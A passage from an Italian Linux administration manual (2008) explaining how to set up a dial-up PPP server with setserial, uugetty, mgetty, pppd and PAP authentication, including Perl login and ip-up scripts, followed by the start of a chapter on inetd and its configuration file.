Dovendo gestire le porte seriali, è opportuno preoccuparsi della loro impostazione, che con i sistemi GNU/Linux si ottiene attraverso il programma '**setserial**', già descritto nel capitolo 288. Per questo si realizza solitamente uno script da includere nella procedura di inizializzazione del sistema. Potrebbe trattarsi di '/etc/rc.d/rc.serial', o qualcosa di simile. Il suo contenuto potrebbe assomigliare all'esempio che segue:

```
#!/bin/sh

echo "Configurazione delle porte seriali..."

/bin/setserial /dev/ttyS0 port 0x3F8 irq 4
/bin/setserial /dev/ttyS1 port 0x2F8 irq 3
```

Se si utilizza una scheda seriale multipla, è molto probabile che si debba indicare lo stesso IRQ per tutte le porte, mentre queste si distinguono solo in base agli indirizzi di I/O. Nello stesso modo, potrebbe essere necessario specificare più elementi, come il tipo di UART, e forse delle opzioni '**spd_***' (purché siano tollerate dal kernel).

Una volta configurate le porte, prima di procedere oltre, è necessario fare degli esperimenti collegando un modem e comunicando con questo attraverso un programma per la gestione del terminale, come Minicom. Con qualche comando AT si può verificare se il collegamento tra il modem e l'elaboratore è funzionante, oppure se la porta seriale richiede qualche accorgimento di configurazione ulteriore.

296.2 Getty_ps, uugetty

Il pacchetto Getty_ps, precisamente il programma '**uugetty**', non rappresenta la scelta ottima per risolvere il problema dell'accesso da un terminale seriale, attraverso la linea commutata e il modem. Tuttavia, la sua semplicità permette di comprendere meglio ciò che si fa.

'**uugetty**' richiede la presenza del file '/etc/gettydefs', che serve a definire le caratteristiche elementari dei diversi tipi di linea. Nel caso delle connessioni via modem da linea commutata, sono necessarie in particolare le direttive seguenti:[1]

```
230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#115200
115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#57600
57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #38400
38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #19200
19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: #9600
9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #2400
2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #230400
```

Una volta verificata la presenza di questo file e dopo aver visto che il contenuto è corretto, si possono predisporre i file di configurazione di ogni linea, che generalmente vengono collocati nella directory '`/etc/default/`'. L'esempio seguente fa riferimento alla prima porta seriale, '`/dev/ttyS0`', che si concretizza nel file '`/etc/default/uugetty.ttyS0`'.

Se si è sicuri che i dispositivi obsoleti per le chiamate in uscita, contrassegnati dai file '`/etc/cua*`', non vengono utilizzati, si può realizzare un solo file di configurazione per tutte le linee seriali gestite, ammesso che si abbiano a disposizione gli stessi modem, o almeno che questi accettino le stesse sequenze di inizializzazione.

```
#
## /etc/default/uugetty.ttyS0
##
## Configurazione per un modem compatibile Hayes.
#
#
# Se si devono usare i dispositivi /dev/cua* per le comunicazioni
# in uscita, occorre togliere il commento alle righe seguenti.
# Se non fosse per questo, il file di configurazione potrebbe essere
# standardizzato per ogni linea seriale.
#
#ALTLOCK=cua0
#ALTLINE=cua0
#INITLINE=cua0
#
# Disconnette se resta inattivo per il numero di secondi specificato.
#
TIMEOUT=60
#
# Sequenza di inizializzazione del modem che viene messo nella
# modalità di risposta automatica al primo squillo.
# Per le particolarità del modem, si presume che il suo profilo interno
# di configurazione sia stato predisposto nel modo più opportuno.
# Per questo si utilizza il comando ATZ per richiamarlo, ma volendo si
# può anche decidere di utilizzare AT&F in modo da partire sempre
# dall'impostazione standard del produttore.
# La sequenza ha il formato:
#       <attesa> <invio> <attesa> <invio>...
#
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n  ATM0E1Q0V1X3S0=1\r OK\r\n
#
# Si specifica un ritardo di un secondo prima di inviare la richiesta
# del login.
#
```

```
DELAY=1
```

Infine, occorre inserire la chiamata di ‘**uugetty**’ nel file ‘/etc/inittab’, con una riga per ogni porta seriale a cui corrisponda un modem gestito effettivamente.

```
s0:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS0 ttyS0 115200 vt100
s1:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS1 ttyS1 115200 vt100
…
```

È bene ricordare che il numero 115200 indicato tra gli argomenti, fa riferimento alla voce corrispondente nel file ‘/etc/gettydefs’, che precisamente è quella seguente:

```
115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#57600
```

Se per qualche motivo si ritiene di voler iniziare da una velocità più bassa, basta cambiare questo argomento, per esempio con 57600, 38400,...

Prima di proseguire, occorre verificare che la connessione funzioni; per farlo basta preparare un utente di prova a cui sia abbinata una shell normale. Se tutto va bene, si deve poter chiamare il numero di telefono dove deve rispondere il modem appena preparato, attraverso un altro elaboratore e un altro modem, per mezzo di un programma di gestione del terminale. Si deve riuscire a ottenere una connessione normale, via terminale.

296.3 PPP e autenticazione tradizionale

Quando si utilizza un programma come ‘**uugetty**’ per controllare le porte seriali e i modem in attesa di una chiamata, l’utente che accede è sottoposto a una procedura di autenticazione tradizionale (Unix), con la quale si deve inserire un nominativo-utente e una parola d’ordine. In questa situazione, la connessione PPP, per mezzo del programma ‘**pppd**’, viene avviata dopo il riconoscimento dell’utente, nel modo che viene mostrato più avanti in questo capitolo.

Il protocollo PPP, ma ‘**pppd**’ in particolare, prevede delle forme di autenticazione autonome che richiedono la conoscenza di altri problemi. Prima di affrontarli, è necessario comprendere bene il funzionamento del sistema tradizionale di autenticazione. Per il momento ci si limita a trattare il PPP come un protocollo senza alcun sistema di autenticazione.

296.3.1 PPP e indirizzi IPv4 dinamici

Uno dei problemi che riguardano l’attivazione del PPP è quello della definizione dinamica degli indirizzi IPv4. Di solito si deve fare in modo che per ogni modem disponibile in ricezione venga assegnato lo stesso indirizzo IP remoto, cioè quello abbinato al nodo dell’utente che si connette attraverso il telefono. L’indirizzo IP locale può essere sempre lo stesso, tanto che di solito si tratta anche di uno già utilizzato per un’altra interfaccia di rete, dal momento che non viene definito alcun instradamento sul lato locale della connessione PPP.


A titolo di esempio si può decidere di utilizzare gli indirizzi seguenti:

- 192.168.11.10 per il dispositivo ‘/etc/ttyS0’;

- 192.168.11.11 per il dispositivo '`/etc/ttyS1`';
- ecc.

Dalla parte locale si può decidere di usare sempre l'indirizzo 192.168.11.1. Si osservi la figura 296.6

Figura 296.6. Schema di esempio della distribuzione degli indirizzi IPv4. Per risparmiare numeri IP viene dato lo stesso numero assegnato all'interfaccia '**`eth0`**' anche alla parte locale dei collegamenti PPP.

192.168.11.10
192.168.11.1
ttyS0
192.168.11.1
eth0
192.168.11.11
192.168.11.1
ttyS0
Linee seriali
router
Internet

296.3.2 Configurazione minima del PPP

La soluzione del problema dell'assegnazione degli indirizzi IP si risolve con i file di configurazione di '**`pppd`**' distinti in base al dispositivo seriale attraverso cui si intende convogliare il protocollo. Si comincia generalmente dalla configurazione generale del file '`/etc/ppp/options`', che è sempre bene ridurre al minino, in modo da non rischiare interferenze con tutti i modi diversi in cui si pensa di utilizzare '**`pppd`**'. L'esempio seguente è decisamente minimo.

```
lock
ms-dns 192.168.1.1
```

Tuttavia, è opportuno anticipare quali opzioni potrebbero essere aggiunte nella riga di comando di '**`pppd`**' per le connessioni senza autenticazione da parte del PPP.

```
noauth
nodetach
modem
crtscts
proxyarp
```

Eventualmente si potrebbe decidere di aggiungere la direttiva '**`netmask 255.255.255.255`**' che è la più appropriata nelle connessioni punto-punto. Tuttavia, in condizioni normali, questa viene determinata automaticamente.

Si osservi la direttiva '**`ms-dns`**' che permette agli utenti che accedono attraverso il sistema operativo MS-Windows di ottenere automaticamente l'indicazione dell'indirizzo IP del servente DNS.

'**`pppd`**' permette di definire una serie di altri file di configurazione che servono a contenere le direttive specifiche per ogni linea di terminale, composti con un nome che rispetti il mo-

dello '`/etc/ppp/options.`***linea***'. Per tornare all'esempio presentato, le particolarità della connessione attraverso la prima porta seriale potrebbero essere inserite nel file '`/etc/ppp/options.ttyS0`'. In pratica, si tratta di definire solo gli indirizzi IP.

```
192.168.11.1:192.168.11.10
```

L'esempio si riferisce alla prima porta seriale, dove si vuole indicare che l'indirizzo locale è 192.168.11.1, mentre quello all'altro capo della connessione è 192.168.11.10. Volendo sistemare la seconda porta seriale, occorrerebbe creare il file '`/etc/ppp/options.ttyS1`' con il contenuto seguente:

```
192.168.11.1:192.168.11.11
```

296.3.3 Shell di avvio del servizio

Per fare in modo che dopo l'identificazione avvenuta tramite una procedura di accesso tradizionale (*login*) venga attivato il PPP, occorre abbinare agli utenti una shell speciale: uno script che avvia '**`pppd`**'. Questo script potrebbe essere più o meno complesso, per esempio allo scopo di verificare se l'utente ha diritto di accedere in base alle fasce orarie che gli sono state concesse, o secondo altri criteri. Alla fine, si deve avviare '**`pppd`**' chiudendo il processo che interpretava lo script (il comando '**`exec`**').

```
#!/bin/sh
#
# /usr/bin/utente_ppp
#

/usr/bin/mesg n
/bin/stty -tostop

# Verifica che l'utente possa accedere.
if /usr/sbin/acua_login
then
    # L'utente viene accolto.
    echo Benvenuto $LOGNAME
else
    # L'utente viene estromesso e gli si dà modo di verificarne il
    # motivo.
    /usr/sbin/acua viewRec
    echo Premere un tasto per continuare
    read
    exit
fi

# Attiva la connessione PPP.
echo "Viene attivata la connessione PPP."
exec /usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap \
    debug proxyarp idle 600
```

L'esempio appena mostrato fa riferimento alla possibilità che l'utilizzo di risorse da parte degli utenti sia controllato da Acua. Se il programma '**`acua_login`**' restituisce un valore diverso da zero, viene eseguito il comando '**`exit`**' (cosa che produce la conclusione della connessione) e l'utente non può accedere.

Supponendo di avere collocato questo script nella directory '/usr/bin/' e di averlo chiamato '**utente_ppp**', si deve abbinare tale file agli utenti, in qualità di shell. Così, nel file '/etc/passwd' può apparire qualcosa come nell'esempio seguente:

```
tizio:x:1001:1001:Tizio Tizi:/home/tizio:/usr/bin/utente_ppp
caio:x:1002:1002:Caio Cai:/home/caio:/usr/bin/utente_ppp
sempronio:x:1003:1003:Sempronio Semproni:/home/sempronio:/usr/bin/utente_ppp
```

Naturalmente, per evitare conflitti con i controlli del sistema di autenticazione, è necessario aggiungere tale shell nell'elenco del file '/etc/shells'.

```
/bin/bash
/bin/sh
/bin/csh
/usr/bin/utente_ppp
```

È importante tenere presente che in questo modo, il programma '**pppd**' deve poter essere avviato dagli utenti comuni; di conseguenza, è necessario attivare il bit SUID e fare in modo che appartenga all'utente '**root**'.

chmod u+s /usr/sbin/pppd [*Invio*]

chown root /usr/sbin/pppd [*Invio*]

296.3.4 Instradamento e funzionalità di router

Il bello della connessione PPP è che il programma '**pppd**' provvede da solo a definire le interfacce di rete '**ppp***' e a inserire gli instradamenti corretti. Quindi, se la configurazione di '**pppd**' è fatta correttamente, non occorre pensare ad altro.

Il problema rimane semmai nella gestione dell'inoltro dei pacchetti verso le altre interfacce, specialmente verso quella che permette di raggiungere la rete esterna. In pratica, nel caso di un sistema GNU/Linux occorre che il kernel del sistema sia disponibile al funzionamento come *router* e che il file virtuale '/proc/sys/net/ipv4/ip_forward' contenga il valore 1.

echo 1 > /proc/sys/net/ipv4/ip_forward [*Invio*]

296.3.5 Complicare le cose

Secondo quanto mostrato fino a questo punto, gli utenti che accedono al servizio PPP attraverso la linea commutata non hanno alcun modo di utilizzare i comandi del sistema operativo. Questa è una cosa positiva: sarebbe difficile dormire sonni tranquilli trovandosi a gestire un centinaio di utenti che se vogliono possono allenarsi a fare i pirati nel proprio elaboratore. Tuttavia, ci sono alcune cose che sarebbe bene tali utenti potessero fare; per esempio: cambiare la parola d'ordine e controllare l'utilizzo delle risorse che gli competono.

Lo script seguente ricalca quello già visto nella sezione precedente, con la differenza che è scritto in Perl e che prima di attivare il PPP presenta un menù di opzioni, dove basta un ritorno a carrello aggiuntivo perché il servizio si avvii, ammesso che l'accesso provenga da una linea seriale.

```
#!/usr/bin/perl
#
## utente_ppp
##
## Verifica che l'utente possa accedere; inoltre, prima di attivare il
## PPP mostra un menù di funzioni varie.
## Se il terminale di accesso è di tipo seriale, attiva il PPP
#
#
# Definisce le variabili che vengono poi utilizzate.
#
$terminale="";
$scelta="";
#
# Impedisce la scrittura sul terminale dell'utente.
#
system ("/usr/bin/mesg n");
system ("/bin/stty -tostop");
#
# Verifica che l'utente possa accedere (zero corrisponde a falso in
# Perl, quindi il risultato va invertito).
#
if (! system ("/usr/sbin/acua_login"))
  {
    #
    # L'utente viene accolto.
    #
    print STDOUT ("Benvenuto $ENV{LOGNAME}\n");
  }
else
  {
    #
    # L'utente viene estromesso e gli si dà modo di verificarne il
    # motivo.
    #
    system ("/usr/bin/acua viewRec $ENV{LOGNAME}");
    #
    # Gli vengono concessi 15 secondi per leggere lo stato
    # delle risorse della sua utenza, quindi la connessione viene
    # interrotta.
    #
    print STDOUT ("Fra 15 secondi la connessione verrà conclusa.\n");
    sleep (15);
    exit;
}
#
# Se ha superato i controlli precedenti, l'utente ha diritto di
# accedere. Gli si presenta il menù.
#
print STDOUT ("Premere la lettera corrispondente, seguita da \n");
print STDOUT ("Invio, per scegliere l'opzione desiderata, \n");
print STDOUT ("oppure premere semplicemente Invio per attivare \n");
```

```
print STDOUT ("il PPP\n\n");
#
print STDOUT ("P) cambia la parola d'ordine (password);\n\n");
print STDOUT ("R) visualizza l'utilizzo di risorse;\n\n");
#
$scelta = getc;
#
if ($scelta =~ m/p/i)
  {
    system ("/usr/bin/passwd");
  }
elsif ($scelta =~ m/r/i)
  {
    system ("/usr/bin/acua viewRec $ENV{LOGNAME}");
  }
#
# Verifica il terminale.
#
$terminale=`/usr/bin/tty`;
#
if ($terminale =~ m|^/dev/ttyS\d+$|)
  {
    #
    # Attiva la connessione PPP secondo la configurazione.
    #
    print STDOUT ("Viene attivata la connessione PPP.\n");
    exec ("/usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap
        debug proxyarp idle 600");
    exit;
  }
else
  {
    #
    # Inutile attivare il PPP da un terminale differente.
    #
    print STDOUT ("Fra 15 secondi la connessione verrà conclusa.\n");
    sleep (15);
    exit;
  }
#
# Nel caso si riuscisse a raggiungere questo punto, esce.
#
exit;
```

Nello stesso modo in cui viene avviato '**`passwd`**', o '**`acua`**', si potrebbe avviare una shell vera e propria, ma questo è meglio evitarlo se non si conoscono perfettamente le conseguenze.

296.4 Autenticazione attraverso il PPP

Se si vuole fare in modo che sia il PPP a prendersi cura dell'identificazione di chi accede, bisogna fare un piccolo sforzo per comprendere che non c'è più il sostegno della procedura normale di autenticazione. Cioè non c'è più il sistema Getty + login + shell.

Di solito si utilizza '**pppd**' con l'opzione '**login**' per fare in modo che riconosca gli utenti registrati nel sistema, senza dover creare appositamente il file '/etc/ppp/pap-secrets' (anche se comunque è necessario che questo contenga almeno una voce particolare con cui si accettano tutti i clienti con qualunque segreto).

Il demone '**pppd**' deve anche essere in grado di annotare gli accessi nel sistema dei file '/var/run/utmp' e '/var/log/wtmp'.[2]

Anche se si utilizza un sistema di autenticazione attraverso il PPP, è necessario un altro programma che controlli il modem. Questo è generalmente '**mgetty**' (Mgetty+Sendfax), che in più riesce a gestire simultaneamente anche il sistema tradizionale di autenticazione: se si accorge che il cliente che accede si presenta subito con il protocollo PPP, avvia '**pppd**', altrimenti presenta la richiesta di autenticazione tramite una procedura di accesso tradizionale.

296.4.1 Configurazione di pppd per l'autenticazione PAP

Utilizzando un sistema Unix è improbabile che si voglia gestire un'autenticazione diversa da PAP, dal momento che '**pppd**' è in grado di sfruttare le informazioni sugli utenti registrati nel sistema (il file '/etc/passwd') solo con tale protocollo. Comunque, il file '/etc/ppp/pap-secrets' deve contenere una voce generica, come nell'esempio seguente:

```
# Secrets for authentication using PAP
# client        server          secret                  IP addresses
*               *               ""                      *
```

Per quanto riguarda il contenuto del file '/etc/ppp/options', vale quanto già suggerito in precedenza: indicare solo l'indispensabile. Infatti, se si usa Mgetty+Sendfax per consentire sia un'autenticazione tradizionale, sia quella del PPP, è necessario evitare l'uso di opzioni che possono essere incompatibili con una o con l'altra modalità.

```
lock
ms-dns 192.168.1.1
```

Per quanto riguarda le altre opzioni necessarie per questo tipo di connessione, occorre tenere presente che l'autenticazione del nodo remoto diventa obbligatoria ('**auth**'), inoltre si deve usare il sistema PAP ('**require-pap**') con l'opzione '**login**'.

```
crtscts
modem
auth
require-pap
login
proxyarp
```

Per quanto riguarda il problema dell'assegnazione degli indirizzi IP dinamici, vale la stessa configurazione dei file '/etc/ppp/options.ttyS*' già descritti per l'uso con il PPP senza autenticazione.

296.4.2 Mgetty+Sendfax e l'interazione con pppd

Mgetty+Sendfax è già stato introdotto in più parti di questo documento. Se il cliente si presenta senza tentare una connessione PPP, '**mgetty**' richiede un'autenticazione manuale nel modo solito, avviando alla fine la shell dell'utente come è già stato visto nel caso di '**uugetty**'.

Come nel caso di '**uugetty**' il problema maggiore è quello di definire una sequenza di comandi per inizializzare correttamente il modem, possibilmente trovando quella che si adatta alla maggior parte dei modelli disponibili. Tuttavia, a questo proposito, l'eseguibile '**mgetty**' permette di utilizzare anche la riga di comando, facilitando ancora di più la cosa all'amministratore.

Per abilitare l'avvio automatico del PPP occorre intervenire nel file '/etc/mgetty+sendfax/login.config' con un record simile a quello seguente (che viene spezzato per motivi tipografici, ma nella realtà deve utilizzare una sola riga).

```
# Il record seguente deve utilizzare una sola riga.
/AutoPPP/  -  a_ppp  /usr/sbin/pppd crtscts modem ↵
↪auth refuse-chap require-pap login debug proxyarp idle 600
```

'**mgetty**' può registrare l'avvio di '**pppd**' nei file '/var/run/utmp' e '/var/log/wtmp'. Dal momento che, quando si avvia per rispondere a una chiamata, i privilegi del processo sono quelli dell'utente '**root**', considerando anche che '**mgetty**' non può sapere chi sia l'utente, se l'autenticazione la fa il PPP si può aggiungere quel nome, '**a_ppp**', nel terzo campo di questo record. Questo nome serve per segnalare la presenza di un accesso avvenuto in tal modo attraverso programmi come '**w**', '**who**' o '**finger**'. **Se** '**pppd**' è in grado di fare questa registrazione per conto suo, utilizzando il nominativo acquisito con il protocollo di autenticazione PAP, allora si può sostituire '**a_ppp**' con un trattino, '**-**', per evitare che '**mgetty**' provveda in questo modo.

296.4.3 filtri di accesso

Quando si concede di accedere attraverso il PPP, con l'autenticazione PAP che si basa sugli utenti del sistema, i clienti possono presentarsi con l'identità di qualunque utente che abbia una parola d'ordine valida. A volte, questa non è la situazione che si desidera; spesso si usano dei trucchetti basati semplicemente sul tipo di shell che viene assegnata a un utente, per limitarne o impedirne l'accesso.

A fianco di questo problema, si aggiunge la possibile necessità di controllare l'utilizzo delle risorse da parte di questi clienti, cioè degli utenti che sfruttano la connessione PPP. L'unica possibilità offerta da '**pppd**' è quella di predisporre lo script '/etc/ppp/ip-up', che tuttavia ha lo svantaggio di essere avviato semplicemente, senza che '**pppd**' attenda la sua conclusione per continuare a mantenere la connessione. Qui viene presentato uno script in Perl in grado di verificare che l'utente (il cliente) disponga della shell prevista (precisamente quella che gli permetterebbe una connessione PPP dopo un'autenticazione tradizionale), mettendo quindi il processo sotto il controllo di Acua. Se per qualche motivo l'utente deve essere estromesso, viene inviato un segnale di interruzione al processo corrispondente a '**pppd**'.

```
#!/usr/bin/perl
#
## /etc/ppp/ip-up
##
```

```
## Questo script viene avviato dopo che il collegamento IP è stato
## instaurato. Purtroppo, pppd non attende la sua conclusione.
#
#
# Variabili utilizzate.
#
$DATA="";
$PPPD_PID="";
$riga = "";
#
# Verrà scandito il file "/etc/passwd" per verificare la shell.
#
$FILEIN = "/etc/passwd";
#
# I messaggi vengono emessi nella dodicesima console virtuale.
#
$FILEOUT = "/dev/tty12";
#
##
## Inizio del programma.
##
#
#
# La variabile di ambiente PEERNAME contiene il nome utilizzato
# per l’autenticazione. Se questa è vuota, significa che è stato
# avviato pppd con l’opzione noauth, come nel caso dell’autenticazione
# tradizionale. In tale situazione, questo script non serve e tutto
# finisce qui.
#
if ("$ENV{PEERNAME}" eq "")
  {
    exit;
  }
#
# Prepara un file di messaggi.
#
open (MESSAGGI, ">> $FILEOUT");
#
# Preleva la data e l’orario attuale.
#
$DATA=‘/bin/date‘;
chomp ($DATA);
#
# Preleva il numero del PID di pppd; si tratta del contenuto
# del file "/var/run/ppp?.pid".
# La variabile IFNAME contiene il nome dell’interfaccia di rete
# corrispondente (ppp*).
#
$PPPD_PID=‘cat /var/run/$ENV{IFNAME}.pid‘;
chomp ($PPPD_PID);
#
# Annota la connessione.
#
```

```
print MESSAGGI ("$DATA $ENV{PEERNAME} $PPPD_PID\n");
#
# Apre il file "/etc/passwd".
#
open (PASSWD, "< $FILEIN");
#
# Scandisce tutto il file delle password
#
while ($riga = <PASSWD>)
  {
    #
    # Estrae i vari elementi del record di /etc/passwd
    #
    if ($riga =~ m|^ *(.*):(.*):(.*):(.*):(.*):(.*):(.*) *$|)
      {
        $utente         = $1;
        $password       = $2;
        $uid            = $3;
        $gid            = $4;
        $finger         = $5;
        $home           = $6;
        $shell          = $7;
        #
        # Controlla se si tratta dell'utente.
        #
        if ("$utente" eq "$ENV{PEERNAME}")
          {
            #
            # Si tratta dell'utente giusto, adesso si controlla
            # se la shell è quella consentita.
            #
            if ("$shell" eq "/usr/bin/utente_ppp")
              {
                #
                # Il prossimo problema è Acua.
                # Verifica che l'utente possa accedere (zero
                # corrisponde a falso in Perl, quindi il risultato va
                # invertito.
                # La variabile DEVICE contiene il percorso assoluto
                # del dispositivo utilizzato per la connessione.
                # Questo è il modo indicato dalla documentazione di
                # Acua per individuare l'attività dell'utente, quando
                # si deve usare pppd per l'autenticazione.
                #
                if (! system ("/usr/sbin/acua_login < $ENV{DEVICE}"))
                  {
                    #
                    # Se pppd non annota correttamente l'utente,
                    # cioè il cliente, nel file /var/log/wtmp,
                    # Acua non consente l'accesso!
                    #
                    #
                    # L'utente viene accolto.
```

```
                    #
                    print MESSAGGI ("$ENV{PEERNAME} accettato da ACUA\n");
                    close (PASSWD);
                    close (MESSAGGI);
                    exit;
                  }
                else
                  {
                    #
                    # L’utente viene estromesso.
                    #
                    kill 15, "$PPPD_PID";
                    print MESSAGGI ("$ENV{PEERNAME} ESTROMESSO: ACUA\n");
                    close (PASSWD);
                    close (MESSAGGI);
                    exit;
                  }
              }
            else
              {
                #
                # La shell non è valida. L’utente viene estromesso.
                #
                kill 15, "$PPPD_PID";
                print MESSAGGI ("$ENV{PEERNAME} ESTROMESSO: SHELL\n");
                close (PASSWD);
                close (MESSAGGI);
                exit;
              }
          }
      }
  }
#
# Se siamo qui, vuol dire che l’utente non c’è nel file "/etc/passwd"!
#
kill 15, "$PPPD_PID";
print MESSAGGI ("$ENV{PEERNAME} L’UTENTE NON C’E‘ NEL FILE /etc/passwd\n");
close (PASSWD);
close (MESSAGGI);
```

[1] Alcune direttive sono spezzate in due righe per motivi tipografici.

[2] Da quanto si legge nella documentazione di ‘**`pppd`**’, questo è predisposto per annotare esclusivamente le connessioni autenticate attraverso il protocollo PAP con l’opzione ‘**`login`**’, precisamente nel file ‘`/var/log/wtmp`’. Purtroppo sono esistite alcune versioni che utilizzando le librerie PAM non funzionavano correttamente.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XI

Comunicare 2

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm* ⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm* ⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/* ⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/* ⟩

Parte xlix

Servizi di rete: quelli fondamentali e quelli più semplici

Capitolo 297

Organizzazione e controllo generale dei servizi di rete

I servizi di rete vengono attivati all'avvio di un sistema GNU comune, attraverso la procedura di inizializzazione del sistema (Init), dopo che sono stati assegnati gli indirizzi alle interfacce di rete e dopo che gli instradamenti sono stati definiti.

297.1 Avvio

I demoni in grado di fornire servizi di rete ricadono in due categorie possibili:

- autonomi (*standalone*);
- gestiti dal supervisore dei servizi di rete, noto anche come *Internet service daemon*.

Nel primo caso, si tratta di programmi avviati normalmente che si occupano si ascoltare su una certa porta e di provvedere da soli ai controlli necessari contro gli accessi indesiderati. Nel secondo, si tratta di programmi che vengono avviati nel momento in cui ne esiste effettivamente l'esigenza attraverso il supervisore dei servizi di rete, che è il programma che si occupa di ascoltare su tutte le porte dei servizi che controlla.

Il primo modo è preferibile quando non è possibile attendere l'avvio di un programma ogni volta che si presenta una richiesta: il caso tipico è dato dal sistema di condivisione dei file system in rete, o NFS.

La gestione da parte del supervisore dei servizi di rete permette di ridurre il carico del sistema, avviando solo i servizi necessari nel momento in cui ne viene fatta richiesta, introducendo un sistema di controllo ulteriore attraverso un altro programma: il TCP wrapper, ovvero il programma '**`tcpd`**'.

297.2 Supervisore dei servizi di rete BSD

Inetd,[1] ovvero il supervisore dei servizi di rete BSD, è costituito dal demone '**`inetd`**'. La supervisione si articola in due parti:

- è in grado di fornire alcuni servizi direttamente;
- controlla l'avvio di altri servizi.

La presenza di questo meccanismo che si applica alla maggior parte dei servizi di rete (cioè tutti quelli che non sono autonomi) permette di inserire un ulteriore controllo attraverso il TCP wrapper, ovvero il programma '**`tcpd`**', il quale si occupa prevalentemente di verificare che le richieste dei servizi provengano da indirizzi autorizzati.

```
inetd [opzioni] [file_di_configurazione]
```

Di solito, il demone viene avviato automaticamente dalla procedura di inizializzazione del sistema. Quando è in funzione, si mette in ascolto di un gruppo di porte determinato; quando

rivela una comunicazione in una di queste, determina qual è il servizio corrispondente e lo avvia. In sostanza, questo demone demanda ad altri demoni la gestione dei servizi richiesti specificatamente.

La configurazione avviene attraverso il file '`/etc/inetd.conf`'; al suo interno sono indicati in particolare i demoni per la gestione di servizi di rete specifici. In molti casi, l'avvio di questi demoni è controllato anche da '**`tcpd`**' (che viene descritto in seguito). Se si fanno modifiche a questo file e si vuole che abbiano effetto, è necessario inviare a '**`inetd`**' un segnale di aggancio, ovvero '**`SIGHUP`**':

```
kill -HUP pid_di_inetd
```

Sotto viene mostrato il contenuto tipico di questo file, così come appare nelle distribuzioni GNU più comuni. La prima cosa da osservare è che il simbolo '**`#`**', posto all'inizio di una riga, introduce un commento; inoltre, le righe bianche e quelle vuote vengono ignorate. Tutte le altre righe vengono interpretate come direttive di dichiarazione di un servizio particolare.

```
# Internal services
#echo    stream tcp nowait root         internal
#echo    dgram  udp wait   root         internal
#chargen stream tcp nowait root         internal
#chargen dgram  udp wait   root         internal
discard  stream tcp nowait root         internal
discard  dgram  udp wait   root         internal
daytime  stream tcp nowait root         internal
#daytime dgram  udp wait   root         internal
time     stream tcp nowait root         internal
#time    dgram  udp wait   root         internal

# Standard services.
#ftp     stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.ftpd
#telnet  stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.telnetd

# Shell, login, exec and talk are BSD protocols.
#shell   stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.rshd
#login   stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.rlogind
#exec    stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.rexecd

# Mail, news and uucp services.
smtp     stream tcp nowait mail         /usr/sbin/exim    exim -bs
pop-2    stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/ipop2d
pop-3    stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/ipop3d

# Info services
finger   stream tcp nowait nobody       /usr/sbin/tcpd    /usr/sbin/in.fingerd
ident    stream tcp wait   identd       /usr/sbin/identd  identd

# Other services
rsync    stream tcp nowait root         /usr/bin/rsync    rsyncd --daemon
```

Per l'utente medio di un sistema GNU non è necessario approfondire la sintassi di queste direttive. Il file di configurazione predefinito è già sufficiente così com'è.

